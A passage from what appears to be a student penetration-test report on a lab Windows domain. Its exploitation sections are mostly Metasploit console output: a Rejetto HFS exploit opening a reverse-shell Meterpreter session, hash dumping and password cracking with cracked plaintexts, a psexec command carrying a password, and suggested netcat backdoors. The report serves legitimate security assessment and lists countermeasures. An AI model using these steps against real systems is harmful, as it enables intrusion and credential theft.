
Another way to have achieved this was using exploits. Utilizing the Metasploit console an exploit for the Rejetto HTTP file server that was detected on port 2173 during scans was run. Figure 2-11 demonstrates how it was selected and configured. Again, IP addresses and ports were configured using set e.g., **set RPORT 2173**.



```
msf6 > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > show options

Module options (exploit/windows/http/rejetto_hfs_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               no        Seconds to wait before terminating web server
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.10.1     yes       The target host(s), range CIDR identifier, or hosts file with sy
                                         ntax 'file:<path>'
   RPORT      2173             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be a
                                         n address on the local machine or 0.0.0.0 to listen on all addre
                                         sses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path of the web application
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.10.253   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Figure 2-11

Figure 2-12 demonstrates the running of the exploit, and that the system has been accessed.




```
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.10.253:4444
[*] Using URL: http://0.0.0.0:8080/JLaaY8YdlcjJn
[*] Local IP: http://172.18.116.206:8080/JLaaY8YdlcjJn
[*] Server started.
[*] Sending a malicious request to /
msf6 exploit(windows/http/rejetto_hfs_exec) > [*] Payload request received: /JLaaY8YdlcjJn
[*] Sending stage (175174 bytes) to 192.168.10.1
[!] Tried to delete %TEMP%\DBkUzRocQySHX.vbs, unknown result
[*] Meterpreter session 1 opened (192.168.10.253:4444 → 192.168.10.1:59425) at 2022-01-16 12:27:58 -0500
[*] Server stopped.

msf6 exploit(windows/http/rejetto_hfs_exec) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ SERVER1  192.168.10.253:4444 → 192.168.10.1:5
                                                                  9425 (192.168.10.1)

msf6 exploit(windows/http/rejetto_hfs_exec) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : SERVER1
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : UADCWNET
Logged On Users : 4
Meterpreter     : x86/windows
meterpreter > 
```

Figure 2-12

2.6 Post-Exploitation


After gaining system access through the methods described in the previous section, password hashes were dumped. Firstly, from the meterpreter shell, ps was used to list the processes, then a migrate command was used to migrate to a process running as SYSTEM. Then getsystem and hashdump were executed (see Figure 2-13).



```
meterpreter > migrate 308
[*] Migrating from 3608 to 308 ...
[*] Migration completed successfully.
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b41c955faff3c48cf44f44496eec8ce7
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:741a81df34eedb062b36c44a49bdca18:::
J.Tate:27101:aad3b435b51404eeaad3b435b51404ee:837c84468f8017b3a35e327ce0202597:::
```

Figure 2-13

These hashes were then saved to a .txt file and uploaded to Cain. Then the NTML hashes of user account passwords were cracked using the Cain.txt dictionary from before. Figure 2-14 visualizes this step.



Dictionary Attack

Dictionary

File	Position
C:\Users\student\Desktop\tools\cain.txt	3149586

Key Rate

Dictionary Position


Current password

Options
- ☑ As Is (Password)
- ☑ Reverse (PASSWORD - DROWSSAP)
- ☑ Double (Pass - PassPass)
- ☑ Lowercase (PASSWORD - password)
- ☑ Uppercase (Password - PASSWORD)
- ☑ Num. sub. perms (Pass,P4ss,Pa5s,...P45s...P455)
- ☐ Case perms (Pass,pAss,paSs,...PaSs...PASS)
- ☑ Two numbers Hybrid Brute (Pass0....Pass99)

```
Plaintext of 2197DCBFBF97B07A5BBF860FC1795CEE is populous56
Plaintext of 5F675D58DA7D97B9E7E057505D59D71E is preface
Plaintext of A1B697E6B0CB7D40CF2A5C6A332855D6 is salesperson32
Plaintext of EA11781E4844AC98290E44D14B86C62F is steamboat16
Plaintext of C5A237B7E9D8E708D8436B6148A25FA1 is test123
Plaintext of BFC796F563FCD56AA472EE8E93311890 is transpond80
Plaintext of 3F20E243FB1B8E2B7FECBABCD98A5AAD is voracity
Plaintext of B2F27AE7D5F449C70468E933D58DB932 is workhorse
Attack stopped!
32 of 52 hashes cracked
```

Figure 2-14


32 of the 52 hashes were cracked. Some of the uncracked passwords were attempted to get using rainbow tables. While this process was not executed fully because of the long runtime, one password belonging to a user account M.Johnston was obtained (see Figure 2-15). To do this rcracki_mt was used with **rcracki_mt -l hashes2.txt c:\ntlmmixalphanumericspace1-7** where hashes2.txt contained the still uncracked hashes and c:\ntlmmixalphanumericspace1-7 contained the rainbow tables.



```
searching for 1 hash...
plaintext of 1289b7b2efe2b3e03412466314572946 is Odyssey
cryptanalysis time: 0.48 s

statistics
-------------------------------------------------------
plaintext found:                          1 of 1(100.00%)
total disk access time:                   118.98s
total cryptanalysis time:                 25.55s
total pre-calculation time:               93.58s
total chain walk step:                    49985001
total false alarm:                        2589
total chain walk step due to false alarm: 9708980

result
-------------------------------------------------------
1289b7b2efe2b3e03412466314572946        Odyssey hex:4f647973736579
```


Figure 2-15

In the open meterpreter session directories could be browsed (see Figure 2-16). A file was also uploaded to the server. Figure 2-17 demonstrates the uploading of a .txt file.



```
meterpreter > pwd
C:\users\Administrator
meterpreter > cd Desktop
meterpreter > dir
Listing: C:\users\Administrator\Desktop
═══════════════════════════════════════

Mode              Size  Type  Last modified              Name
────              ────  ────  ─────────────              ────
40777/rwxrwxrwx   4096  dir   2021-10-25 04:07:59 -0400  UniServerZ
100666/rw-rw-rw-  282   fil   2021-08-20 12:27:18 -0400  desktop.ini
```


Figure 2-16



```
meterpreter > lcd /root/Desktop
meterpreter > lpwd
/root/Desktop
meterpreter > pwd
C:\users\Administrator\Desktop
meterpreter > upload hello.txt
[*] uploading  : /root/Desktop/hello.txt → hello.txt
[*] Uploaded 14.00 B of 14.00 B (100.0%): /root/Desktop/hello.txt → hello.txt
[*] uploaded   : /root/Desktop/hello.txt → hello.txt
```

Figure 2-17


Command prompt and Powershell could also be accessed through the meterpreter session (see Figure 2-18), making it possible to execute commands remotely.



```
meterpreter > shell
Process 1976 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
```

Figure 2-18

PsExec could be used from the Windows command prompt as well. **psexec -u J.Tate -p knobber \\192.168.10.1 cmd** and then **powershell** commands were run to access the Powershell on Server 1. **Get-MpComputerStatus** was run to check if Windows Defender was active, but the command was not recognized, meaning the Defender functions are inactive. This meant that Windows Defender is not enabled on the server which explained why the exploits were completed with ease (see Figure 2-19).



```
PS C:\> Get-MpComputerStatus
Get-MpComputerStatus : The term 'Get-MpComputerStatus' is not recognized as the name of a cmdlet, function, script

file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct
PS C:\> and try again.
At line:1 char:1

+ Get-MpComputerStatus
PS C:\> + ~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (Get-MpComputerStatus:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
```

Figure 2-19

3 DISCUSSION

3.1 GENERAL DISCUSSION

After completing the test, numerous flaws were identified within the network. The servers are largely vulnerable to an attacker trying to access them from the same local network.

To start off, the scanning phase identified multiple outdated and vulnerable services running on the servers, mainly on Server 1. This includes Lunar CMS, Rejetto HTTP file server, and ArGoSoft mail server. Of these Lunar CMS and the HTTP file server have remote command execution vulnerabilities. Furthermore, PHP 5.6.30 is used on port 80. The most recent PHP version is 8, meaning that the used version is severely outdated and possibly vulnerable.

This is further validated with the Nessus scans. The scan for Server 1 reveals 6 critical vulnerabilities all relating to outdated PHP versions. There are several other high-priority vulnerabilities that relate to this as well. A lot of them correlate to remote code execution among others. There is also an outdated jQuery version in use. Some others include Microsoft Windows SMB shares unprivileged access for both servers, which means that shares can be accessed through the network which may allow an attacker to read and write confidential data. Overall, Server 2 has fewer issues than Server 1.

Enumeration presents more issues such as a weak password policy. The minimum password length is not set, there are also no lockout settings like lockout threshold and lockout duration, meaning that password guessing, and brute-forcing can be performed for every user, without worrying about lockout in case of multiple incorrect guesses.

Furthermore, zone transfer from server 2 was successful which means that the DNS records can be obtained by a malicious entity, providing them with a list of hosts on the domain.

The account descriptions from Enum4linux output reveal a user account password stored in plaintext. Using this, privilege escalation can be attempted to gain full system access. Another useful detail is the administrator account usernames. Without a password policy and knowing their usernames, a dictionary attack can be performed to get administrator access to the servers right away. This was the case with this test as well.

Using the Cain.txt dictionary 2 of the 6 administrator account passwords were obtained. This reveals further issues with the servers as the acquired passwords are weak. The same applies to the rest of the passwords obtained through hashdump, as 32 of the 52 user accounts had their passwords cracked using the Cain.txt dictionary. On top of that, 1 more password was found using rainbow tables with rcracki_mt making the total number of obtained passwords 34 out of 52 including the password stored in the user description.

Both main exploitation operations – using PsExec with administrator credentials and using the Rejetto HTTP file server exploit with Metasploit did not have any issue executing, meaning little to no virus protection. In the case of anti-virus protection, both would be recognized as harmful and deleted by the antivirus software, therefore no meterpreter session would be opened. This was not the case with

PsExec nor the Rejetto exploit, meaning that no anti-virus service is active. This is confirmed when running Get-MpComputerStatus from Powershell on the server. It does not return anything which is the case when Windows Defender is inactive.

After first accessing the server, access can be persisted. Files can be viewed, edited, uploaded, and Windows shell can be accessed making it possible to create backdoors to run on startup to access the server later. Powershell may also be used to edit user rights, for example, it could be possible to give the test account used for this analysis elevated privileges and use that to later access the system.

3.2 COUNTERMEASURES

There are numerous actions to complete to improve the security of this network. Many services that are used need to be updated. This is the most important for PHP as many of the detected vulnerabilities are because of obsolete PHP versions. Services such as Rejetto HTTP file server and Lunar CMS could be substituted with something more secure as both have multiple exploits available.

Furthermore, the password policy should be revised according. According to the best practices, there should be a lockout time, a lockout threshold, and a minimum password length requirement. The company should also enforce stronger passwords such as including varied letter capitalization and numbers, or anything deemed necessary to improve the strength of user passwords as 33 of them were cracked. One more password was accessed through user descriptions, so it is also necessary to inform users about password safekeeping.

Misconfigurations such as zone transfers being possible from Server 2, also need to be fixed, to avoid a 3rd party obtaining the DNS records. This should be done by using the correct DNS software settings.

To solve the Microsoft Windows SMB shares unprivileged access vulnerability, sharing permissions need to be configured.

Lastly, anti-virus software needs to be set up. This will protect from exploits such as the ones run during the test, from executing, as the software will recognize a malicious payload. If anything does get uploaded on the server, the software can also delete the file if it identifies it as harmful. Anti-virus software will greatly increase the security of this network.

3.3 FUTURE WORK

Given more time and resources any future work relating to this test could be exploiting other identified vulnerabilities that were not looked at in the attack phase during the procedure. This would mainly be using the exploits for Lunar CMS available on *exploit-db.com* as Lunar CMS has a remote command execution vulnerability. After accessing the system, a backdoor that grants remote access to the server could be made to easily access it later, this could be a simple netcat listener.

As Kerberos was running on both servers, Kerberoasting could be attempted, and the servers could be checked for other Active Directory misconfigurations.

Lastly, as enumeration revealed user account descriptions one of which contained a valid password, privilege escalation could be attempted from this account. Alternatively, using the obtained administrator credentials, a user such as the test account could be given elevated rights to freely access the system.

REFERENCES

Broad, J., Binder, A. (2014) *Hacking with Kali* Waltham: Syngress.

Chakravartula, R. (2021) *What is enumeration?* Available at: https://resources.infosecinstitute.com/topic/what-is-enumeration/ (Accessed: 16 January 2022).

Cisco (no date) *What Is Penetration Testing?* Available at: https://www.cisco.com/c/en/us/products/security/what-is-pen-testing.html (Accessed: 11 January 2022).

Contrast Security (no date) *What Is Penetration Testing?* Available at: https://www.contrastsecurity.com/knowledge-hub/glossary/penetration-testing (Accessed: 10 January 2022).

Firch, J. (2019) *External VS Internal Penetration Test: What's The Difference?* Available at: https://purplesec.us/external-vs-internal-network-penetration-tests/ (Accessed: 16 January 2022).

Firch, J. (2021) *10 Cyber Security Trends You Can't Ignore In 2021*. Available at: https://purplesec.us/cyber-security-trends-2021/ (Accessed: 13 January 2022).

Fox, J. (2021) *Average Cost of a Pentest.* Available at: https://cobalt.io/blog/average-cost-of-a-pentest (Accessed: 12 January 2022).

Harvey, S. (2019) *What Are the Penetration Testing Steps?* Available at: https://kirkpatrickprice.com/blog/7-stages-of-penetration-testing/ (Accessed: 13 January 2022).

Infosec (2019) *The history of penetration testing.* Available at: https://resources.infosecinstitute.com/topic/the-history-of-penetration-testing (Accessed: 12 January 2022).

McLaughlin, K. *et al.* (2015) 'Secure Communications in Smart Grid: Networking and Protocols' in Skopik, F., Smith, P. (ed.) *Smart Grid Security.* Waltham: Syngress. Pp 113-148.

Nmap (no date) *Timing and Performance.* Available at: https://nmap.org/book/man-performance.html (Accessed: 17 January 2022).

Packetlabs (2021) *How Often Should You Conduct a Pen Test?* Available at: https://www.packetlabs.net/how-often-should-you-pen-test/ (Accessed: 13 January 2022).

Passi, H. (2018) *Penetration Testing: Step-by-Step Guide, Stages, Methods and Application.* Available at: https://www.greycampus.com/blog/information-security/penetration-testing-step-by-step-guide-stages-methods-and-application (Accessed: 16 January 2022).

Penetration Testing Execution Standard (2014) *High Level Organization of the Standard.* Available at: http://www.pentest-standard.org/index.php/Main_Page (Accessed: 10 January 2022).

Ponemon Institute (2015) *2015 Cost of Data Breach Study: Global Analysis.* Available at: https://www.ponemon.org/local/upload/file/2015%20Global%20CODB%20FINAL%203%20copy.pdf (Accessed: 11 January 2022).

RedTeam Security (no date) *Network Penetration Testing Methodology.* Available at: https://www.redteamsecure.com/approach/network-penetration-testing-methodology (Accessed: 16 January 2022).

Vazquez, V. (2021) *The penetration testing phases*. Available at: https://crashtest-security.com/penetration-test-steps/ (Accessed: 14 January 2022).

APPENDICES

APPENDIX A – NMAP PORT SCAN

TCP Scan of Server 1

```
# Nmap 7.92 scan initiated Mon Dec 27 11:49:37 2021 as: nmap -sT -p 1-10000 -v -v -T5 -sV -O --osscan-guess --script=banner -
oN server1TCP.txt 192.168.10.1
Nmap scan report for 192.168.10.1
Host is up, received arp-response (0.00067s latency).
Scanned at 2021-12-27 11:49:38 Co-ordinated Universal Time for 290s
Not shown: 9980 filtered tcp ports (no-response)
PORT     STATE SERVICE       REASON  VERSION
22/tcp   open  ssh           syn-ack OpenSSH for_Windows_8.6 (protocol 2.0)
|_banner: SSH-2.0-OpenSSH_for_Windows_8.6
25/tcp   open  smtp          syn-ack ArGoSoft Freeware smtpd 1.8.2.9
|_banner: 220 ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
53/tcp   open  domain        syn-ack Simple DNS Plus
79/tcp   open  finger        syn-ack ArGoSoft Mail fingerd
80/tcp   open  http          syn-ack Apache httpd (PHP 5.6.30)
|_http-server-header: Apache
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2021-12-27 11:53:55Z)
110/tcp  open  pop3          syn-ack ArGoSoft freeware pop3d 1.8.2.9
|_banner: +OK ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com0., Site: Default-First-Site-
Name)
445/tcp  open  microsoft-ds  syn-ack Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: UADCWNET)
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
|_banner: ncacn_http/1.0
636/tcp  open  tcpwrapped    syn-ack
2173/tcp open  http          syn-ack HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com0., Site: Default-First-Site-
Name)
3269/tcp open  tcpwrapped    syn-ack
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
5985/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open  mc-nmf        syn-ack .NET Message Framing
MAC Address: 00:15:5D:00:04:12 (Microsoft)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Timing level 5 (Insane) used
Aggressive OS guesses: Microsoft Windows 10 1709 - 1909 (97%), Microsoft Windows 10 1709 - 1803 (94%), Microsoft Windows
Longhorn (92%), Microsoft Windows Server 2012 (92%), Microsoft Windows Vista SP1 (92%), Microsoft Windows Server 2012 R2
Update 1 (91%), Microsoft Windows Server 2016 build 10586 - 14393 (91%), Microsoft Windows 7, Windows Server 2012, or
Windows 8.1 Update 1 (91%), Microsoft Windows 10 1703 (91%), Microsoft Windows 10 1809 - 1909 (91%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.92%E=4%D=12/27%OT=22%CT=%CU=31423%PV=Y%DS=1%DC=D%G=N%M=00155D%TM=61C9A974%P=i686-pc-
windows-windows)
SEQ(SP=104%GCD=1%ISR=108%TI=I%CI=I%II=I%SS=S%TS=U)
```

```
OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=M5B4NW8NNS%O6=M5B4NNS)
WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)
ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=Y%Q=)
T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)
T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)
T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)
T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)
T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: SERVER1; OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: C:\Program Files (x86)\Nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Dec 27 11:54:28 2021 -- 1 IP address (1 host up) scanned in 290.96 seconds
```

UDP Scan of Server 1

```
# Nmap 7.92 scan initiated Mon Dec 27 11:54:28 2021 as: nmap -sU -p 1-500 -v -v --scan-delay 1s -sV --script=banner -oN
server1UDP.txt 192.168.10.1
Nmap scan report for 192.168.10.1
Host is up, received arp-response (0.00061s latency).
Scanned at 2021-12-27 11:54:31 Co-ordinated Universal Time for 634s
Not shown: 489 closed udp ports (port-unreach)
PORT    STATE         SERVICE      REASON             VERSION
53/udp  open          domain       udp-response ttl 128 Simple DNS Plus
67/udp  open|filtered dhcps        no-response
68/udp  open|filtered dhcpc        no-response
88/udp  open          kerberos-sec udp-response        Microsoft Windows Kerberos (server time: 2021-12-27 12:03:17Z)
123/udp open          ntp          udp-response ttl 128 NTP v3
137/udp open          netbios-ns   udp-response ttl 128 Microsoft Windows netbios-ns (Domain controller: UADCWNET)
138/udp open|filtered netbios-dgm  no-response
161/udp open|filtered snmp         no-response
389/udp open          ldap         udp-response ttl 128 Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com0., Site:
Default-First-Site-Name)
464/udp open|filtered kpasswd5     no-response
500/udp open|filtered isakmp       no-response
MAC Address: 00:15:5D:00:04:12 (Microsoft)
Service Info: Host: SERVER1; OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: C:\Program Files (x86)\Nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Dec 27 12:05:05 2021 -- 1 IP address (1 host up) scanned in 636.88 seconds
```

TCP Scan of Server 2

